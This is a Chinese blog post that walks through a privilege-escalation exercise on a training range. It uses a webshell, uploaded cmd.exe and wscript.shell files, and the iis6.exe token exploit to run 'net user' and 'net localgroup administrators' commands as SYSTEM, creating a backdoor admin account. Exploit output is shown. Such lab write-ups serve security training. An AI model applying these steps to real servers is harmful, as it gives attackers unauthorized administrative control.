
封神台第五章提权

原创


ma963852 于 2022-03-31 14:58:58 发布 3454 收藏
分类专栏： 渗透测试 文章标签： web安全

渗透测试 专栏收录该内容
11 篇文章 0 订阅
订阅专栏


首先拿到webshell，终端拒绝访问。



重新上传cmd.exe文件至服务器。




右击-虚拟终端



尝试新建一个用户还是拒绝访问

```
[*] 基本信息 [ C:D:E: ]

D:\05\UploadFiles\> whoami
nt authority\network service

D:\05\UploadFiles\> net user qwe 123 /add
发生系统错误 5。
拒绝访问。

D:\05\UploadFiles\>
```



因为使用cmd需要用到外部接口wscript.shell。但是wscript.shell仍然在C盘，C盘我们仍然无法访问。这可怎么办？那么就只能再上传一个已经组装好的wscript.shell



上传完成切换到此路径


```
D:\> cd RECYCLER

D:\RECYCLER\>
```

通过iis6.exe执行命令




接着创建新用户

```
net user qwe 123 /add
```



命令执行成功，查看新建用户



用户为users组成员，将其添加至管理员组

```
net localgroup administrators qwe /add
```


```
[IIS6Up]—>Set registry OK
[process walking]: 1888 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 1888
[Try 1 time...]
[IIS6Up]—>Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net localgroup administrators qwe /dd
[+]Done, command should have ran as SYSTEM!

选项 /DD 未知。

此命令的语法是:


NET LOCALGROUP
[groupname [/COMMENT:"text"]] [/DOMAIN]
             groupname {/ADD [/COMMENT:"text"] | /DELETE}  [/DOMAIN]
             groupname name [...] {/ADD | /DELETE} [/DOMAIN]

请键入 NET HELPMSG 3506 以获得更多的帮助。


D:\RECYCLER\> iis6.exe "net localgroup administrators qwe /add"
[IIS6Up]—>IIS Token PipeAdmin golds7n Version
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 488 cmld.exe
[process walking]: 1888 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 1888
[Try 1 time...]
[IIS6Up]—>Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net localgroup administrators qwe /add
[+]Done, command should have ran as SYSTEM!

命令成功完成。

D:\RECYCLER\>
```


再次查看创建用户

